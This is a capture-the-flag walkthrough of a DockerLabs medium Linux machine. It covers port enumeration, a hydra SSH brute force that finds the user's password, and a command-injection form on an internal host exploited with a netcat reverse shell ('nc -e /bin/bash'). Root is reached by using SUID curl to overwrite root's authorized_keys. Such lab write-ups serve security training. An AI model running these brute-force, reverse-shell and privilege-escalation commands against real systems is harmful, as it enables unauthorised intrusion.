DockerLabs — https://dockerlabs.es/
- Platform: DockerLabs
- OS: Linux
- Difficulty: Medium
Enumeration
Scan
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3f:52:53:45:8b:99:34:47:19:12:64:d1:f4:d4:23:b9 (ECDSA)
|_  256 c5:04:3d:16:6b:71:f6:a0:74:92:74:9c:a3:7a:80:57 (ED25519)

80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: darkweb
SSH (22)
Passwordbased authentication
❯ ssh root@10.10.10.2
The authenticity of host '10.10.10.2 (10.10.10.2)' can't be established.
ED25519 key fingerprint is: SHA256:pK6upjrUZPmWWqaB4DOcNGGkAdbF9tIpTVhpyvThGIY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.2' (ED25519) to the list of known hosts.
root@10.10.10.2's password:
HTTP (80)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: darkweb
Initial enumeration
info                 (Status: 200) [Size: 128]
index.html           (Status: 200) [Size: 318]
process.php          (Status: 500) [Size: 0]
server-status        (Status: 403) [Size: 275]
/index.html

- Simple form
- Does It expect a URL as input??
<form action="process.php" method="post">
    <label for="url">Ingrese una URL:</label><br>
    <input type="text" id="url" name="url"><br>
    <input type="submit" value="Enviar">
</form>
Testing Form Input (index.html)
- google.es as
inputredirects to: - http://google.es as
inputredirects to:
/info
- Command
curl 'http://10.10.10.2/info'
- Findings
Toni te recuerdo que he publicado las bases de datos de telefonica,
la dgt y el banco santander en mi pagina ilegal (20.20.20.3)
tonias posible username20.20.20.3should be running a HTTP Server
Getting back to /index.html
-
We want to visit
http://20.20.20.3 -
We don’t have direct access, but 10.10.10.2 maybe can do it for us
-
Testing
http://20.20.20.3as input

- Redirects to http://10.10.10.2/process.php

http://20.20.20.3 (accessed from http://10.10.10.2)
-
Trying
whoamias input -
Unable to connect to
20.20.20.3


http://20.20.20.3 form is using Absolute URL
- We cannot connect
20.20.20.3but10.10.10.2can
<form action="http://20.20.20.3/process.php" method="post">
    <label for="cmd">Busca un producto ilegal</label><br>
    <input type="text" id="cmd" name="cmd"><br>
    <input type="submit" value="Enviar">
</form>
SSH Password Attack (hydra)
hydra -l toni -P /usr/share/wordlists/rockyou.txt 10.10.10.2 -V ssh
[...]
[22][ssh] host: 10.10.10.2   login: toni   password: banana
SSH Credentials
toni:banana
SSH Access (as toni)
❯ ssh toni@10.10.10.2
toni@10.10.10.2's password:
Linux 94a5b3c877a8 6.18.9+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.9-1kali1 (2026-02-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jun  6 17:34:58 2024 from 10.10.10.1
toni@94a5b3c877a8:~$ id
uid=1000(toni) gid=1000(toni) groups=1000(toni),100(users)
Post-Exploitation
Interfaces
toni@94a5b3c877a8:~$ hostname -I
10.10.10.2 20.20.20.2
Home content (toni)
toni@94a5b3c877a8:~$ ls -la
total 28
drwx------ 1 toni toni 4096 Jun  6  2024 .
drwxr-xr-x 1 root root 4096 Jun  6  2024 ..
-rw------- 1 toni toni  208 Jun  6  2024 .bash_history
-rw-r--r-- 1 toni toni  220 Jun  6  2024 .bash_logout
-rw-r--r-- 1 toni toni 3526 Jun  6  2024 .bashrc
drwxr-xr-x 3 toni toni 4096 Jun  6  2024 .local
-rw-r--r-- 1 toni toni  807 Jun  6  2024 .profile
.bash_history
toni@94a5b3c877a8:~$ cat .bash_history
ls -a
cd /home
ls -a
cd toni/
ls -a
cat .bash_history
rm .bash_history
cat .bash_history
clear
ls
ls -a
clear
nc -nlvp 53
clear
curl --data "cmd=nc -e /bin/bash 20.20.20.2 53" http://20.20.20.3/process.php
About .bash_history
- It shows a way to get a reverse shell
- I don’t know if it’s intended
- Anyway we can reach the same result just testing
Testing http://20.20.20.3 from 10.10.10.2
Connectivity check
toni@94a5b3c877a8:~$ curl 20.20.20.3
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
    <h1>webilegal.com</h1>
    <form action="http://20.20.20.3/process.php" method="post">
        <label for="cmd">Busca un producto ilegal</label><br>
        <input type="text" id="cmd" name="cmd"><br>
        <input type="submit" value="Enviar">
    </form>
</body>
</html>
Testing http://20.20.20.3/process.php
- No output but we can see a 200 OK as response
toni@94a5b3c877a8:~$ curl -v 20.20.20.3/process.php
*   Trying 20.20.20.3:80...
* Connected to 20.20.20.3 (20.20.20.3) port 80 (#0)
> GET /process.php HTTP/1.1
> Host: 20.20.20.3
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 21 Feb 2026 12:55:16 GMT
< Server: Apache/2.4.59 (Debian)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 20.20.20.3 left intact
Using cmd parameter (on process.php)
- The initial HTML form shows it’s sending
cmdparameter with the input value - We can check something basic as
whoami
toni@94a5b3c877a8:~$ curl -d "cmd=whoami" 20.20.20.3/process.php
<pre>www-data
</pre>
Reverse shell
- Now we now it’s posible to run a command
- So we can connect from
20.20.20.3to10.10.10.2
- We nee two SSH sessions in
10.10.10.2for this
Session #1 (listening)
toni@94a5b3c877a8:~$ nc -nvlp 53
listening on [any] 53 ...
Session #2 (sending the reverse shell)
toni@94a5b3c877a8:~$ curl \
--data "cmd=nc -e /bin/bash 20.20.20.2 53" http://20.20.20.3/process.php
Access as www-data (20.20.20.2)
Reverse Shellworks
toni@94a5b3c877a8:~$ nc -nvlp 53
listening on [any] 53 ...
connect to [20.20.20.2] from (UNKNOWN) [20.20.20.3] 55506
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
SUID Binaries
www-data@5d8bd9a476d8:/$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/curl
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign

curl allows privesc (SUID)
- https://gtfobins.org/gtfobins/curl/#file-write
- It allows
File Write
Creating a SSH Key pairs
www-data@5d8bd9a476d8:/tmp$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/www/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:5ue0oJNMiRrThvp4Rn2ns8tX+02hV2hbNKzJGXMGDhY www-data@5d8bd9a476d8
Copy .pub key to root’s authorized_keys
- Using
curl(SUID permission)
www-data@5d8bd9a476d8:/tmp$ curl file:///tmp/id_rsa.pub -o /root/.ssh/authorized_keys
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   575  100   575    0     0  3718k      0 --:--:-- --:--:-- --:--:-- 3718k
Root access granted
- SSH as
rootfrom10.10.10.2to20.20.20.3using the newSSH Key
www-data@5d8bd9a476d8:/tmp$ ssh -i id_rsa root@localhost
The authenticity of host 'localhost (::1)' can't be established.
ED25519 key fingerprint is SHA256:SHj/Dh2EHHdl3PSlPgUxlWL1pdZguykW7LNIecRcY1o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Linux 5d8bd9a476d8 6.18.9+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.9-1kali1 (2026-02-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 20 17:40:05 2026 from ::1
root@5d8bd9a476d8:~# id
uid=0(root) gid=0(root) groups=0(root)